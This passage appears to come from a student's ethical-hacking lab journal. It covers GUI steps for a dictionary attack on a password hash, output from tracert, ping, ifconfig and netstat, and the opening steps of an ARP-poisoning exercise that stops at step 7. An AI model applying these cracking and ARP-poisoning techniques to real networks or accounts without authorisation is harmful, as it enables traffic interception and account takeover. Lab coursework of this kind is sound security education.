


Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist




Select all the options and start the dictionary attack



PRACTICAL NO. 3

3.1) Using TraceRoute, ping, ifconfig, netstat Command

Step 1: Type tracert command and type www.prestashop.com press “Enter”.



The screenshot shows a Windows Command Prompt window titled "Administrator: C:\Windows\system32\cmd.exe". The command entered is "C:\>tracert www.prestashop.com". The output displays the trace route to the website, showing 30 hops. Hops 1 through 6 show valid network segments with their respective IP addresses and round-trip times. Hops 7 through 126 show "Request timed out." for each hop. The final line of output is "Trace complete.".

```
Administrator: C:\Windows\system32\cmd.exe
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

 1   4 ms    2 ms    3 ms  192.168.0.1
 2  107 ms   39 ms   27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
 3   31 ms   35 ms   33 ms  125.18.4.65
 4   142 ms   131 ms   132 ms  182.79.245.161
 5   128 ms   132 ms   126 ms  5.226.7.253
 6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

 7  153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
126]
 8  148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
 9   *        *        *        Request timed out.
10  160 ms   *        133 ms  ve111-p01-ari-vbo.alionis.net [94.100.175.6]
11  131 ms   133 ms   139 ms  fwprestashop.com [94.100.173.4]
12   *        *        *        Request timed out.
13   *        *        *        Request timed out.
14   *        *        *        Request timed out.
15   *        *        *        Request timed out.
16   *        *        *        Request timed out.
17   *        *        *        Request timed out.
18   *        *        *        Request timed out.
19   *        *        *        Request timed out.
20   *        *        *        Request timed out.
21   *        *        *        Request timed out.
22   *        *        *        Request timed out.
23   *        *        *        Request timed out.
24   *        *        *        Request timed out.
25   *        *        *        Request timed out.
26   *        *        *        Request timed out.
27   *        *        *        Request timed out.
28   *        *        *        Request timed out.
29   *        *        *        Request timed out.
30   *        *        *        Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses

Ifconfig

```
C:\>Administrator: C:\Windows\system32\cmd.exe
C:\>ping 91.240.109.42
Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
  Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\>ping 192.168.0.1
Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1
Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65
Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
  Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 29ms, Maximum = 37ms, Average = 33ms
C:\>_
```

```
suse1:~ # ifconfig
eth0      Link encap:Ethernet  Hwaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
                  RX packets:195 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING  MTU:16436  Metric:1
                  RX packets:18 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:0
                  RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```


Netstat

```
C:\Users\singh>netstat
```


Active Connections

Proto	Local Address	Foreign Address	State
TCP	127.0.0.1:1564	DESKTOP-923RK3N:1565	ESTABLISHED
TCP	127.0.0.1:1565	DESKTOP-923RK3N:1564	ESTABLISHED
TCP	127.0.0.1:25104	DESKTOP-923RK3N:25105	ESTABLISHED
TCP	127.0.0.1:25105	DESKTOP-923RK3N:25104	ESTABLISHED
TCP	127.0.0.1:25107	DESKTOP-923RK3N:25108	ESTABLISHED
TCP	127.0.0.1:25108	DESKTOP-923RK3N:25107	ESTABLISHED
TCP	127.0.0.1:25112	DESKTOP-923RK3N:25113	ESTABLISHED
TCP	127.0.0.1:25113	DESKTOP-923RK3N:25112	ESTABLISHED
TCP	127.0.0.1:25114	DESKTOP-923RK3N:25115	ESTABLISHED
TCP	127.0.0.1:25115	DESKTOP-923RK3N:25114	ESTABLISHED
TCP	192.168.0.57:24938	52.230.84.217:https	ESTABLISHED
TCP	192.168.0.57:24978	162.254.196.84:27021	ESTABLISHED
TCP	192.168.0.57:25052	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25072	test:https	TIME_WAIT
TCP	192.168.0.57:25078	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25080	a23-56-165-111:https	ESTABLISHED
TCP	192.168.0.57:25083	40.67.188.75:https	ESTABLISHED
TCP	192.168.0.57:25099	13.107.21.200:https	ESTABLISHED
TCP	192.168.0.57:25100	ns329092:http	SYN_SENT
TCP	192.168.0.57:25101	155:https	ESTABLISHED
TCP	192.168.0.57:25103	103.56.230.154:http	ESTABLISHED
TCP	192.168.0.57:25106	ns329092:http	SYN_SENT
TCP	192.168.0.57:25109	ats1:https	ESTABLISHED


3.2) Perform ARP Poisoning in Windows




Step 2 : Select sniffer on the top.




Step 3 : Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




Step 4 : Click on “+” icon on the top. Click on ok.




Step 5 : Shows the Connected host.




Step 6 : Select Arp at bottom.




Step 7 : Click on “+” icon at the top.



